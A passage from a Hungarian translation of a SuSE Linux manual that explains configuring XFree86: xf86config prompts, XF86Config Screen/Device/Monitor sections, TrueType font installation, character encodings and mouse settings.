640x480-as felbontásban (vagy nagyobbban bizonyos SVGA
chipkészletekkel).
2 Az XF86_VGA16 szerver. Ez egy 16 színű VGA szerver, amelynek
működnie kell az összes VGA-kompatibilis kártyával.
3 Az XF86_SVGA szerver. Ez egy 256 színű SVGA szerver, amely
számos SVGA chipkészletet támogat. Gyorsítva megy néhány
Cirrus and WD chipkészleten; támogatja a 16/32-bites
színmélységet számos Cirrus konfiguráción.
4 Gyorsított szerverek, melyek tartalmazzák az XF86_S3,
XF86_Mach32, XF86_Mach8, XF86_8514, XF86_P9000, XF86_AGX,
XF86_W32 és XF86_Mach64 szervereket.

Ez a négy szervertípus megfelel a négy különböző képernyő
megadásnak ("Screen" sections) az XF86Config-ban
(vga2, vga16, svga, accel).

5 A szerver kiválasztása a kártyalista alapján, most XF86_S3.

Melyik képernyő típust kívánja alapértelmezetten futtani (1-4)?

```

8.5.4 képernyőlista: X szerver kiválasztása

Ezután, ha az előzőek során a '4'-es menüpontot választottuk (a gyorsított szervert) egy menü jelenik meg az összes hozzáférhető gyorsított szerver nevével, ahogyan az az alábbi helyen is szerepel lásd a 8.5.5 képernyőlistát.

```

Válasszon az alábbi gyorsított szerverek közül:

1 XF86_S3
2 XF86_Mach32
3 XF86_Mach8
4 XF86_8514
5 XF86_P9000
6 XF86_AGX
7 XF86_W32
8 XF86_MACH64

Melyik gyorsított szervert választja:

```

8.5.5 képernyőlista: Gyorsított X szerver opciók

Miután az X-szervert kiválasztottuk, be kell állítani a grafikus megjelenést is. Először a videómémória méretét kell megadni, lásd a 8.5.6 képernyőlistát.

Ezután meg kell adnunk a videokártya és annak gyártó nevét, majd a kártya típusszámát. Ezek megint tájékoztató jellegű adatok, az **(Enter)** megnyomásával az alapértelmezettet írja be.

A videokártya azonosítója:

A gyártó neve:

A modell típusszáma :

Ha egy gyorsított szervert választottunk, meg kell adnunk a RAMDAC értéket. Ez csak az S3 és az AGX szerverekre vonatkozik.

```
Mennyi videómemória van a videókártyáján:

1 256K
2 512K
3 1024K
4 2048K
5 4096K
6 Egyéb

A választás:
```

8.5.6 képernyőlista: A videómemória megadása

A legtöbb esetben, egyszerűen az **Enter** megnyomása elegendő. Ha olyan kártyát adtunk meg, amelyik csak megfelelő RAMDAC beállításokkal működik helyesen, ezt itt be kell állítani (lásd a 8.5.7 képernyőlistát).

```
1 AT&T 20C490 (S3 szerver)      att20c490
2 AT&T 20C498/21C498/22C498 (S3) att20c498
3 AT&T 20C505 (S3)             att20c505
4 BrookTree BT481 (AGX)        bt481
5 BrookTree BT482 (AGX)        bt482
6 BrookTree BT485/9485 (S3)    bt485
7 Sierra SC15025 (S3, AGX)     sc15025
8 S3 GenDAC (86C708) (autodetektált) s3gendac
9 S3 SDAC (86C716) (autodetektált)  sdac
10 STG-1700 (S3)               stg1700
11 TI 3020 (S3)                ti3020
12 TI 3025 (S3)                ti3025
```

8.5.7 képernyőlista: A RAMDAC beállítása

Ezután meg kell adnunk a clockchipet a gyorsítást használó kártyákhoz (lásd a 8.5.8 képernyőlistát). A clock chip megadásával elkerülhetők a zavaró hibák, amint az beállításra került.

```
1 AT&T 20C490 (S3 szerver)      att20c490
2 AT&T 20C498/21C498/22C498 (S3) att20c498
3 AT&T 20C505 (S3)             att20c505
4 BrookTree BT481 (AGX)        bt481
5 BrookTree BT482 (AGX)        bt482
6 BrookTree BT485/9485 (S3)    bt485
7 Sierra SC15025 (S3, AGX)     sc15025
8 S3 GenDAC (86C708) (autodetektált) s3gendac
9 S3 SDAC (86C716) (autodetektált)  s3_sdac
10 STG-1700 (S3)               stg1700
11 TI 3020 (S3)                ti3020
12 TI 3025 (S3)                ti3025
13 Normál DAC                  normal
```

8.5.8 képernyőlista: A clock chip beállítása

Ha olyan kártyát választottunk, amelyen nincs clock chip, csak nyomjunk **Enter**-t (így nem adunk meg clock chip-et). Ha a kártyát kiválasztottuk, a clock chip alapértelmezettként kerül beállításra.

Ha semmilyen clock chipet sem állítottunk be, az *xf86config* program javasolja a *X -probeonly* futtatását az időzítések beállításához. Ezeket automatikusan a *XF86Config*-ban tárolja különböző *clocks* sorokban.

Most megpróbáljuk elmagyarázni, hogy az automatikus felismerés miért lehet *igazán veszélyes*: ha a kártyán programozható clock chip található, akkor az X-szerver, amikor kipróbálja, nem tudja megkülönböztetni a különböző órajeleket, és csak az alábbiakat ismeri fel: 0, 1, és néha 2. Minden más érték valamilyen véletlen szám (normálisan 0, 1, és 2 ismétlődik, vagy nullákkal helyettesítődik).

Minden érték, a 0 és 1 kivételével, erősen függ az előre programozott clock chiptől. Ezért, a 2-es érték más beállításokat kaphat kipróbáláskor (és emiatt a hibás értékek kerülnek az *XF86Config* fájlba), mint amit az X-szerver későbbi indulásakor használ. Így az összes beállítás elcsúszhat, és ez a monitor meghibásodását okozhatja!

A programozható clock chip (és a vele kapcsolatos probléma is) felismerhető az egymást követő sok nulla vagy az ismétlődő időzítési értékek láttán. Sohasem szabad ilyen értékeket taláломra a *XF86Config* fájlba kézzel beírni!

A clock chipek beállításának lépései:

- A legjobb, ha megadjuk a létező (*programozható*) clock chip-et, ha van ilyen. Ez automatikusan programozódik, így az *XF86Config* nem fog tartalmazni erre vonatkozó sorokat. Össze kell vetni a kártyán szereplő értékeket a listában találhatóakkal. A legújabb S3 kártyákon található programozható clock chip.
- Ha *nincs programozható* clock chip, el kell indítanunk az *X -probeonly* programot és a kapott értékeket össze kell vetnünk a kártya leírásában találhatóakkal. Ha az értékek nem egyeznek (± 2), be kell írni az *XF86Config* fájlba. Ha a kártya leírásában nincsenek ilyen tippek, megpróbálhatjuk a *X -probeonly* futtatását. Ellenőrizzük az értékek helyességét, mert az értékek nem minden kártyánál ismerhetők fel egyértelműen. (A sok egymást követő nulla vagy az ismétlődő értékek hibás felismerésre utalnak.) Gépeljük be a helyes értékeket az *XF86Config* fájlba. Ne hagyjunk ki egyet sem közülük és ne próbáljuk megváltoztatni, vagy a sorrendjüket felcserélni. Az értékeket az eredeti sorrendjüknek megfelelően kell begépelni.

Kivétel: ha a P9000 szervert használjuk a sorrend lényegtelen; csak gépeljük be a megfelelő értékeket a *clocks line* sorba.

- Általában: ha van programozható clock chip, akkor *nem* kell szerepelnie erre utaló sornak a *XF86Config* fájlban (kivéve P9000 szerver használatánál).

Programozható clock chip nélküli kártyák esetén kell szerepelni a *clocks line-ra* vonatkozó sornak a *XF86Config* fájlban. Ezzel megelőzhetjük a fárasztó (és néha igazán veszélyes) kipróbálást minden indításkor. Továbbmenvé, azokon a kártyákon, amelyeken ezek az értékek kiolvashatatlanok, nincsenek érvénytelen (hibás) értékek, így nem tehetik tönkre a monitort.

Azt előzőek elolvasása után, ha az órajel értékeket szeretnénk automatikusan felismertetni, válaszoljunk igennel (az 'y' megnyomásával) a következő kérdésre:

```
Futtassam most az 'X -probeonly'-t?
```

Ekkor a képernyő elfeketedik, és a kipróbált órajelek listája megjelenik rajta, vagy egy üzenetet kapunk, hogy nincsen órajel. Ha kiválasztottunk egy clock chipet, ez a kérdés nem fog megjelenni, mert a chip programozása automatikus. Ebben az esetben ez a rész kihagyható.



Ha az előző kérdésre igennel válaszoltunk (az 'y' lenyomásával) és a monitor több, mint 30 másodpercig sötét maradt, a tesztelést azonnal be kell fejeznünk a **(Ctrl) + (Alt) + (←)** billentyűkombináció használatával, vagy a **(Ctrl) + (C)** lenyomásával. Ha ez nem működne, kapcsoljuk ki a monitort, majd a számítógépet, hogy a hardver nehogymég sérüljön!

A beállítások mentése

Most a beállításokat kell elmenteni. Javasolt, hogy a `/etc/XF86Config` fájlba mentsük ki, hálózatos környezetben is jobb, ha minden gép saját konfigurációs fájljal rendelkezik — mégha a `/usr` fájlrendszert megosztva is használják.

Az `xf86config` először felkínálja az XF86Config mentését az aktuális könyvtárba. Erre válaszoljon nemmel (az 'no' megnyomásával):

```
Az aktuális könyvtárba szeretné menteni az 'XF86Config'-ot?
```

Ezután megkérdezi, hogy hová mentse ki az aktuális beállításokat:

```
Kérem adja meg az elérési utat és a fájlnevet:
```

Itt írjuk be a következőt: `"/etc/XF86Config"`.

Ekkor az `xf86config` program kilép, és megjelenik a prompt. Ezzel az X-Window rendszer beállításai befejeződnek.

8.6 Az X Window rendszer telepítésének optimalizálása

Fordította: Váradi István

Ez a rész az XFree86 4.0 verziójára vonatkozik és leírja a `/etc/X11/XF86Config` beállítási fájlnak a felépítését. Habár a SaX2-vel több összetett beállítási lépést vihetünk véghez, nagyon hasznos ismerni a beállítási fájl formáját. Ez a fájl *részekre (sections)* oszlik, mindegyik kezdete **Section <a rész (section) neve>** és az **EndSection**-nel végződik. Lejjebb, nagyjából áttekintjük a legfontosabb részeket (sections).

Később megismerhetjük hogyan integráljunk be további betűkészleteket (fonts), miként állíthatunk be beviteli eszközöket (input devices) és a 3D gyorsítók működését. Ezt szintén a XF86Config fájl bizonyos részei kezelik természetesen, habár további betűk integrálása külső programok segítségével igényli, amelyek benne vannak a SuSE Linux-ban vagy részei az alapértelmezett telepítésnek. Az itt tárgyalt metódus célja, hogy illusztráljuk

az elérhető lehetőségeket és ösztönzőként szolgáljon, de nem térünk ki az összes eshetőségre.

A `SaX2` és az `xf86config` (az `XFree86-4.0`-hez) programok létrehozzák az `XF86Config` fájlt alapértelmezettként a `/etc/X11`-ben. Ez az elsődleges beállítási fájl az *X Window rendszer*-hez. Itt megtalálhatjuk az összes beállítást, ami a grafikus kártyákra, egerünkre és a képernyőnkre vonatkozik.

Az `XF86Config` több részből áll. Minden egyes rész a beállítások egy bizonyos aspektusával foglalkozik. A részek mindegyike azonos formátumú:

```
Section <name of section>
    entry 1
    entry 2
    entry n
EndSection
```


A következő típusú részek léteznek:

Files	Ez a rész írja le az összes használt elérési utat és az RGB szintáblázatot.
ServerFlags	Itt adjuk meg az általános kapcsolókat.
InputDevice	A beviteli eszközöket állítjuk be ebben a részben. Az XFree86-3.3-mal ellentétben mindkettő, a billentyűzet és az egér, valamint a speciális beviteli eszközök (touch pad, joysticks stb.) ebben a részben kerülnek beállításra. Fontos szakszavak itt a Driver és a lehetőségek (options) amelyek meghatározzák a Protocol -t és a Device -t.
Monitor	A képernyő leírását tartalmazza. Ebben a részben található elemek tartalmazzák a nevet, amire a későbbiekben Screen definícióként hivatkozunk, a sávsvélességet (bandwidth) és a szinkronjelek frekvenciáit (HorizSync és VertRefresh). A beállítások MHz-ben, kHz-ben és Hz-ben vannak megadva. A szerver rendszerint nem fogadja el az olyan modeline-t, amely nem felel meg a képernyő leírásának. Ezzel megakadályozza, hogy a képernyő véletlenül túl nagy frekvenciát kapjon.
Modes	A modeline paramétereket tartjuk itt a speciális képernyő felbontásokhoz. Ezeket a paramétereket a SaX2 számítja ki a felhasználó által megadott értékek alapján és általában nem szükséges megváltoztatni azokat. Ennél a pontnál beavatkozhatunk kézzel, ha például egy állandó frekvenciájú képernyőt akarunk csatlakoztatni. Az egyes paraméterek pontos elmagyarázása túl sok lenne ebben a könyvben. Azonban az egyenkénti számértékek jelentéséről részletet találhatunk a /usr/share/doc/howto/en/XFree86-Video-Timings-HOWTO.gz HOWTO fájlban.
Device	Ez a rész meghatároz egy speciális grafikus kártyát. Erre a leíró neve alapján utalunk.
Screen	Ebben a részben a Driver (pl. vga2), a monitor és a Device bejegyzések alkotják az XFree86 számára szükséges beállításokat. A Display alrészben megadhatjuk az adott virtuális képernyő méretét (Virtual , valamint evvel a virtuális képernyővel használt Viewport -ot és Modes)-t.

8.4 táblázat: folytatás a következő oldalon.....

ServerLayout Ez a rész meghatározza az egyes vagy többfejes beállítás elrendezését. A beviteli eszközök **InputDevice** és a megjelenítő eszközök **Screen** egy részbe kerültek kombinálva.

8.4 táblázat: Részek (Sections) a `/etc/X11/XF86Config`-ban

Vizsgáljuk meg közelebbről a **Monitor**, **Device** és **Screen** részeket. A többi szakasszal kapcsolatban lásd: `man XF86Config`.

A `XF86Config` több különböző **Monitor** részt tartalmaz. Előfordulhat az is, hogy több **Screen** rész is van; az elindított szervertől függ, hogy melyik az érvényes.

Screen rész

Először is nézzük meg közelebbről a screen részt. Mint már említettük, ez egy monitor és egy device részt foglal magába, és meghatározza a használt felbontást és színmélységet. A screen rész hasonló a 8.6.1 fájllistán látható példához.

```
Section "Screen"
    Driver      "accel"
    Device      "Miro Crystal 40SV"
    Monitor     "EIZO T563-T"
    DefaultColorDepth 16
    Subsection "Display"
        Depth      8
        Modes       "1024x768" "800x600" "640x480"
        ViewPort    0 0
        Virtual     1024 768
    EndSubsection
    Subsection "Display"
        Depth      16
        Modes       "1280x960" "1152x864" "1024x768" "800x600"
        ViewPort    0 0
        Virtual     1280 960
    EndSubsection
    Subsection "Display"
        Depth      32
        Modes       "1024x768" "800x600" "640x480"
        ViewPort    0 0
        Virtual     1024 768
    EndSubsection
EndSection
```

8.6.1 fájllista: Példa a `/etc/XF86Config` screen részére

A példában látható, hogy a **Section Screen** több sort tartalmaz, és minden egyes sor a képernyő egy-egy elemét határozza meg.

Az első ezek közül a **Driver**, amely megadja, hogy az adott rész mely X-szerverre vonatkozik. A 269-on felsorolt szerverek a 8.5 táblázatban felsorolt kulcsszavakkal érhetők el.

Accel	Speciális gyorsított szerverekhez
Mono	Nem VGA 1 és 4 bites szerver
SVGA	Super VGA szerver
VGA2	1 bites (monokróm) VGA szerver
VGA16	4 bites VGA szerver

8.5 táblázat: A screen rész meghajtókat jelölő kulcsszavak a `/etc/XF86Config`-ban

Az `XF86Config`-ban minden egyes szerverhez külön rész tartozik, amely csak akkor lesz használva, ha a vonatkozó szerver elindul.

A következő két sor, a **Device** és a **Monitor**, a beállításhoz tartozó grafikus kártyát és képernyőt határozza meg. A bejegyzések az adott nevű `Device`, illetve `Monitor` részre mutatnak. Ezeknek a részeknek a részletes ismertetése a későbbiekben kerül sor.

A **DefaultColorDepth** meghatározza, hogy milyen színmélységben induljon a szerver, ha nem adjuk meg külön a színmélységet.

Minden egyes színmélységhez tartozik egy-egy **Display** alrész. A **Depth** határozza meg az alrészhez tartozó színmélységet. A **Depth** lehetséges értékei 8, 16, 24 és 32. Nem minden X-szerver támogatja az összes üzemmódot. A legtöbb kártya esetén a 24 és a 32 bites színmélység gyakorlatilag ugyanaz, egyes kártyáknál a 24 packed-pixel a 24 bit/pixeles üzemmódot, viszont néhány másik kártyánál a 32 padded-pixel üzemmódot jelenti.

A színmélységet követi a beállított felbontások listája (**Modes**). Ezt a listát a szerver balról jobbra haladva ellenőrzi. Minden egyes felbontáshoz megkeresi a megfelelő **Modeline**-t, amely meg kell, hogy egyezzen a megadott órajel-frekvenciák egyikével, vagy egy órajel-frekvenciával a kártya programozásához.

Az első megtalált felbontás az úgynevezett **Default mode**. A `(Ctrl) + (Alt) + (szürke +)` billentyűkombinációval a listában eggyel jobbra lépve válthatunk a soron következő felbontásra, a `(Ctrl) + (Alt) + (szürke -)` billentyűkkel pedig eggyel balra léphetünk, így az X Windows futása közben is módosíthatjuk a felbontást. Az alrész utolsó két sora a virtuális képernyő méretére és lehorgonyzására vonatkozik. A méret a kártyán lévő memória mennyiségétől és a kívánt színmélységtől függ, és nem a monitor maximális felbontásától.

Igen nagy virtuális munkaasztalt hozhatunk létre, mivel a modern grafikus kártyák nagy mennyiségű videó memóriával rendelkeznek. Viszont megfigyelhetjük, hogy ezután nem tudjuk a 3D funkcióit használni, ha gyakorlatilag feltöltjük a teljes videó memóriát egy virtuális munkaasztallal. Ha a kártya 16 MB videó RAM-mal rendelkezik, például a virtuális képernyő lehet akár 4096x4096 (!) pixel nagyságú is 8-bites színmélységben.

Különösen gyorsított kártya használata esetén nem ajánlott az összes memóriát a virtuális képernyőhöz felhasználni, mivel a kártya memóriáját különféle betűkészlet- és grafikus gyorsítótárak is használják.

Device rész

Egy device rész egy adott grafikus kártyát ír le. Az `XF86Config` fájl tetszőleges számú device bejegyzést tartalmazhat, feltéve, hogy a neveik különbözőek, az **Identifier** kulcsszót használva.

Az a szabály — ha több, mint egy grafikus kártyát telepítettünk — a részek egyszerűen meg vannak számozva a behívás sorrendjében, az első a **Device[0]**, a második **Device[1]** stb. A 8.6.2 fájllistában láthatunk egy részletet a **Device** részéből egy gépnek amelyikben egy MatroxMillenium PCI grafikus kártyát telepítettek.

```
Section "Device"
    BoardName      "MGA2064W"
    BusID          "0:19:0"
    Driver         "mga"
    Identifier     "Device[0]"
    VendorName     "Matrox"
    Option         "sw_cursor"
EndSection
```

8.6.2 fájllista: A device részlete a `/etc/X11/XF86Config` fájlban

Ha a **SaX2**t használjuk a beállításra, akkor az eszköz rész (device section) úgy néz ki, mint a fenti ábra. Mindkettő, a **Driver** és a **BusID** természetesen függ a gépünkön lévő hardvertől és a **SaX2** automatikusan érzékeli azokat. A **BusID** meghatározza a PCI vagy AGP nyílást (slot), amibe a grafikus kártyát telepítettük. Ez illeszkedik (matches) az azonosítóhoz (ID) ami megjelenik az *lspci* parancsra. Itt jegyezzük meg, hogy az X szerver a részleteket decimális formában akarja, míg az *lspci* hexadecimális formában jeleníti meg azokat!

A **Driver** paraméteren keresztül meghatározhatjuk a meghajtót, amit ehhez a grafikus kártyához használunk. Ha a kártya egy Matrox Millenium, akkor a meghajtó modul neve **mga**. Az X szerver ekkor végigkeresi az **ModulePath**-ot, amit a **Files** rész alatt határoztunk meg a `drivers` könyvtárban. A szabványos telepítésnél ez a `/usr/X11R6/lib/modules/drivers` könyvtár. Ezért egyszerűen a `_drv.o`-t hozzáadjuk a névhez, így az **mga** meghajtó esetében a meghajtó fájl **mga_drv.o** kerül betöltésre.

Az X szerver vagy a meghajtók viselkedése további lehetőségeken (options) keresztül is befolyásolható. Egy példa erre a lehetőségre az **sw_cursor** amit az eszköz részben (device section) állítunk be. Ez deaktiválja a hardveres egérmutatót és a szoftvert használó egérmutatót (cursor) ábrázolja. A meghajtó modultól függően, különféle lehetőségek állnak rendelkezésünkre, amelyek megtalálhatók a meghajtó modulokat leíró fájlokban a `/usr/X11R6/lib/X11/doc` könyvtárban. Általában indokolt lehetőségeket találunk a `'man XF86Config'` és `'man XFree86'` alatt.

Képernyő rész (Monitor Section)

A Monitor részek mindegyike egy-egy képernyőt ír le, ugyanúgy ahogy a device részek egy-egy képernyővezérlő-kártyát. A **Monitor** részekből is bármennyi lehet az XF86Config-ban. A server layout rész határozza meg, hogy melyik képernyő rész alkalmazható.

A képernyődefiníciókra is vonatkozik az, hogy csak gyakorlott felhasználók módosítsák ezeket. A képernyő rész legkényesebb részei az úgynevezett modeline-ok, amelyek a vízszintes és függőleges időzítéseket állítják be az adott felbontáshoz.

A képernyő tulajdonságok (properties), különösen az engedélyezett frekvenciák, a képernyő részben találhatóak.



Ne módosítsuk a modeline-okat, ha nem ismerjük alaposan a képernyő és a grafikus kártya működését, ellenkező esetben súlyosan károsíthatjuk a képernyőt!

Azoknak, akik saját képernyőleírásokat szeretnének kidolgozni, hasznos lehet a `/usr/X11/lib/X11/doc` könyvtárban lévő dokumentáció. Az **[FCR93]** könyv külön említést érdemel. Ez részletesen leírja a hardver működését és a modelines létrehozásának módját.

Szerencsére egy "kézi" modeline beállításra manapság aligha van szükség. Ha modern multisync képernyőt használunk, a megengedett frekvenciák és az optimális felbontás kiolvasására az a szabály, hogy az közvetlenül kiolvasható a képernyőből az X szerver által a DDC-n keresztül, amint azt leírtuk a SaX2 beállítási részben. Ha ez nem lehetséges valamely ok miatt, akkor használhatjuk az egyik VESA módot, ami az X szerverben benne van. Ez működni fog gyakorlatilag az összes grafikus kártya/képernyő kombinációval.

8.6.1 További (True Type) betűkészletek beillesztése

Egy szabvány X11R6 X szerver telepítés, sok betűkészletet is tartalmaz. Ezek megtalálhatók a `/usr/X11R6/lib/X11/fonts` könyvtárban, mindezeket felosztották alkönyvtárakban logikailag kapcsolódó csoportokra. Győződjünk meg róla, hogy csak azokat az X szerver alkönyvtárakat használjuk, amelyek –

- meg vannak adva a `/etc/X11/XF86Config` fájl részben, **Files**, mint **FontPath**.
- tartalmaznak egy érvényes `fonts.dir` fájlt.
- nem lettek lezárva az `xset -fp` paranccsal, mialatt az X szerver futott.
- vagy amelyek nem lettek elindítva az `xset +fp` paranccsal, mialatt az X szerver futott.

Az XFree86 4.0 verzió óta, nem csak a saját formátumú **Type1** (egy PostScript formátum) használható, méretezhető betűkhöz (fonts) és **pcf** a bitmapokhoz, de a **ttf** (angolul: *true type font*) is. Amint leírtuk a **8.2** fejezetben (238. oldal), ezt a támogatást az X szerver betölthető moduljain

keresztül nyújtja. Így az X szerverrel együtt használhatunk olyan könyvtárakat is, amelyek true type betűket tartalmaznak. Ehhez szinte semmi előkészítésre nincs szükség.

Nagy előnye a legtöbb true type betűnek, a nagyon jó méretezhetőségükön túl, hogy ezek a betűk majdnem mindig több karaktert tartalmaznak, mint a normál 255 karakter, amit nyugat Európára az "iso-8859-1" alatt kódoltak. Ezekkel a betűkkel megjeleníthetünk Cirill, Görög vagy kelet-európai nyelveket különösebb probléma nélkül, és speciális szoftverrel még ázsiai nyelveket is.

Ez a leírás a lényege a 8-bites karakter készletek használatának. Ha ázsiai nyelvek karaktereit akarjuk használni (japánt, kínait stb.), használhatunk speciális szerkesztőket, amelyek szintén elérhetők a SuSE Linux-ban.

A 8-bites karakter készlet 255 karaktert tartalmaz, és alapjában a US-ASCII karakter készletet tartalmazza, ami csak az első 128 karaktert határozza meg a lehetséges 255-ből, hogy képes legyen bővíteni további karakterekkel. Egy szöveg karakter így 8-bitet foglal el a számítógép memóriájában. A 127 karakter természetesen nem elegendő a speciális karakterekhez, például az összes európai nyelvhez, ezért a különböző nyelveket csoportokba osztották és ezeknek a csoportoknak adtak egy rövid nevet. A megfelelő karakterkészletet az idevonatkozó szabvány szerint nevezték el, pl. "iso-8859-x" karakter készlet, ahol az x jelentése egy szám, 1-től 15-ig.

Az **iso-8859-1** karakter készletben a karakterek pontos sorrendje megtalálható a `'man iso-8859-1'` alatt.

Több, jól ismert kódolást sorol fel a 8.6 táblázat, a továbbiak megtalálhatók a fentebb említett manlapokban.

Font	Támogatott területek, speciális karaktereket tartalmaznak
iso-8859-1	Nyugat Európai nyelvek: Spanyol, Német, Francia, Svéd, Finn, Dán és egyebek
iso-8859-2	Közép és Kelet Európa: Cseh, Román, Lengyel, Magyar, Német és egyebek
iso-8859-5	Cirill karakterek az Oroszhoz
iso-8859-7	Görög karakterek a Göröghöz
iso-8859-15	mint az iso-8859-1, de a Török karakterekkel és az Euro jelek.

8.6 táblázat: Fontosabb betű (font) kódolások

A felhasználónak ezután ki kell — a használt nyelvtől függően — választania a megfelelő kódolást. Különösen amikor szövegeket mozgatunk különböző gépek között, a használt kódolást is továbbítanunk kell. Az előnye ennek az eljárásnak nyilvánvaló: A regionális sajátos karakterek támogatásához csak ki kell választanunk a megfelelő kódolást és (majdnem) azonnal az összes program képes lesz megjeleníteni a speciális karaktereket, mivel (majdnem) az összes program 8-bites értéket (egy bájtot) használ, a szöveges karakter megjelenítésére. Ha rossz kódolást választunk akkor a speciális karakterek

helytelenül jelennek meg. A legtöbb X alkalmazással, valamint a KDE munkaasztallal, általában kiválaszthatjuk a karakterkészlet kódolást amikor beállítjuk a használandó betűket (font). Az X alkalmazásokban a kódolásra rendszerint, mint **Encoding**-ra utalunk.

A hátránya ennek módszernek, hogy néhány nyelvet nem lehet kombinálni egymással: Nem tudunk például könnyedén írni egy magyar szöveget ékezetekkel, amiben megemlítünk egy Orosz helységnevet cirill betűkkel.

Ezt a dilemmát csak egy másik megközelítéssel tudjuk feloldani, az Unicode használatával. Az Unicode kódok karakterei — az ASCII-tól eltérően — nem eggyel, hanem kettővel vagy éppen több bájjal, lehetővé teszik lényegesen több karakter megjelenítését. Csak ha Unicode-ot használunk akkor tudunk a gépünkön ábrázolni ázsiai nyelveket több mint 127 karakterrel, mint pl. a kíniai, japán vagy koreai. A hátránya ennek a módszernek, hogy a legtöbb létező szoftver nem tudja kezelni ezeket a karaktereket és csak speciális szoftver használatával tudunk írni és olvasni szöveget Unicode karakterekkel. Ha további információra van szükségünk a Unicode betűkészlet használatáról Linux alatt, akkor azt megtalálhatjuk a <http://www.unicode.org> címen. Várható, hogy a jövőben több és több program fogja támogatni az Unicode karaktereket. A SuSE Linux-ban a *yudit* programmal tudunk szöveget beadni Unicode-ban. A *yudit* program megtalálható a *yudit* , *xap* alatt vagy a telepítés után a SuSE menüin keresztül, az **Irodai (Office)** alatt és a Szerkesztők (Editors) alatt.

Keressük meg a betűket, amit telepíteni akarunk az X Window System-be. Ha van licenszelt true type betűkészletünk akkor egyszerűen használhatjuk azt a rendszerünkben. Csatoljuk be a betűket tartalmazó partíciót, amint azt leírtuk a 19.11 fejezetben (510. oldal) vagy a vonatkozó ikonon keresztül a munkaasztalról.

Létesítenünk kell egy betűkészlet könyvtárat — ha ez még nem létezik — és váltsunk át oda. A SuSE Linux-nak már van egy `/usr/X11R6/lib/X11/fonts/truetype` könyvtára, átmásolhatjuk a vonatkozó betűkészletet ebbe a könyvtárba.

```
meggyfa:/root # cd /usr/X11R6/lib/X11/fonts/truetype
```

Készítsünk linkeket a ttf fájlokhoz és hozzuk létre a betűkészlet könyvtárat. Jegyezzük meg, hogy a true type betűkhöz egy speciális programra van szükségünk, amit *ttmkfdir*-nek, hívnak, a *ttmkfdir* , *xap* alatt hogy létrehozzuk a *fonts.dir* fájlt. Hagyományos X betűk beletartoznak az *mkfontdir* parancs használatával. A `/path/to/the/fonts` útvonal helyett, állítsuk be a vonatkozó útvonalat ahol ezek a betűk találhatók.

```
meggyfa:/usr/X11R6/lib/X11/fonts/truetype # ln -
s /pfad/zu/den/fonts/*.ttf .
meggyfa:/usr/X11R6/lib/X11/fonts/truetype # ttmkf-
dir -o fonts.dir
```

Ha az X szerver már fut, most dinamikusan elérhetővé tehetjük a betűket. Ehhez adjuk meg ezt:

```
jancsi@meggyfa:/home/jancsi > xset +fp /usr/X11R6/lib/X11/fonts/truetype
```

Az `xset` parancs az X szerveret az X protokollon keresztül éri el. Ezért az X szerver futásához elérhető engedélyezéssel kell rendelkezniünk. Ez az eset, például, ha a `jancsi` felhasználó indította az X szerveret. Erről bővebben a `'man xauth'` alatt találunk



A betűkészletek végleges beállításához hozzá kell adnunk ezt a keresési útvonalat a `XF86Config` fájlhoz. Használhatjuk erre a `SaX2`-t is. A betűk útvonalának megváltoztatásához az `'Egyedi (Custom)'` pontot kell választanunk a `SaX2` beállítási módnál. Az `'Útvonal párbeszédablak (Path dialog)'`-ban hozzáadhatjuk a könyvtárat a `'Hozzáad (Add)'`-al, a már listázott könyvtárakhoz.

Le kell ellenőrizniünk, hogy a betűkészleteket jól állítottuk-e be. Ehhez használjuk az `xlsfonts` parancsot. Ha a betűket helyesen telepítettük, az összes telepített betűk a listán megjelennek, beleértve az újonnan telepített True Type betűket is. Használhatjuk a `kfontmanager` KDE programot is, ami megjeleníti a telepített betűket egy példa szöveggel.

```
jancsi@meggyfa:/home/jancsi > xlsfonts
```

Ezek az újonnan telepített betűk használhatók az összes X alkalmazásban.

8.6.2 Beviteli eszközök beállítása

Ha le akarnánk írni az összes beviteli eszköz beállítási lehetőségét, írhatnánk egy egész könyvet róla, egyszerűen azért, mert rengeteg beviteli eszköz áll rendelkezésre a számítógép világban. Az alábbiakban megpróbálunk egy pár receptet adni, amivel be tudjuk állítani ezeket a beviteli eszközöket. Valahogy elvont fogalom, a "beviteli eszközök (input devices)" utal az egerre és billentyűzetre, de a touch pad-okra is, stb. Nézzük meg lejjebb a vonatkozó címeket, hogy több információt találjunk a vonatkozó témáról. Természetesen találhatunk több részletezett információt az X szerver dokumentációban, különösen a `'man XF86Config'` alatt.

Egér

Görgőseger Ha az egeret a `SaX2`-vel állítottuk be, akkor az alapfunkcióit használhatjuk is. Ha esetleg kerekese egerünk van (az úgynevezett "görgőseger (wheel mouse)"), ebben az esetben szeretnénk használni ezt a kereket az X alkalmazásokban, pl. görgetésre (scrolling). Ha egy ilyen görgősegerünk van a `SaX2`-vel, amint leírtuk a 8.3.1 fejezetben (243. oldal), a kiterjesztett beállításokkal a `SaX2` egér menüjében, `'görgőseger (wheel mouse)'`, akkor a kerék mozgását átadja az alkalmazásoknak, mint a 4. és az 5. gomb mozgása. Sajnos csak kevés X alkalmazás tudja kezelni ezt. Ahhoz, hogy tudjuk használni a kereket minden programban, csak telepítenünk kell a `imwheel`, ap programot a futó X szerverben.

Megtehetjük ezt a `~/.xinitrc` fájlban. Beilleszthetjük a programot indító parancsot, például közvetlen a megjegyzés sor alá itt indítjuk el az ablakkezelőt. Ez a kis segédprogram átalakítja az "egér kattintások"-at amit a kerék mozgása eredményezett a beállítható gomb kattintásokhoz. Ezek előre be vannak állítva a `(Bild ↑)` és `(Bild ↓)` gombra, a program beállítható a

/etc/imwheelrc fájlban keresztül is. Ezen az úton működtethetünk minden X programot amelyet használhatunk billentyűzetten keresztül, ugyanúgy, mint a görgősegerünkkel. Ha átmásoljuk a beállítási fájlt a ~/ .imwheelrc-hez, akkor változtatásokat vihetünk véghez normál felhasználóként, nem csak "root"-ként.

Egér használata balkezeseknek Felcserélhetjük a bal és jobb egér gomb működését, ha kiadjuk az alábbi parancsot:

```
jancsi@meggyfa:/home/jancsi > xmodmap -e "pointer = 3 2 1"
```

Bele is vehetjük ezt a parancsot a ~/.xinitrc fájlba.

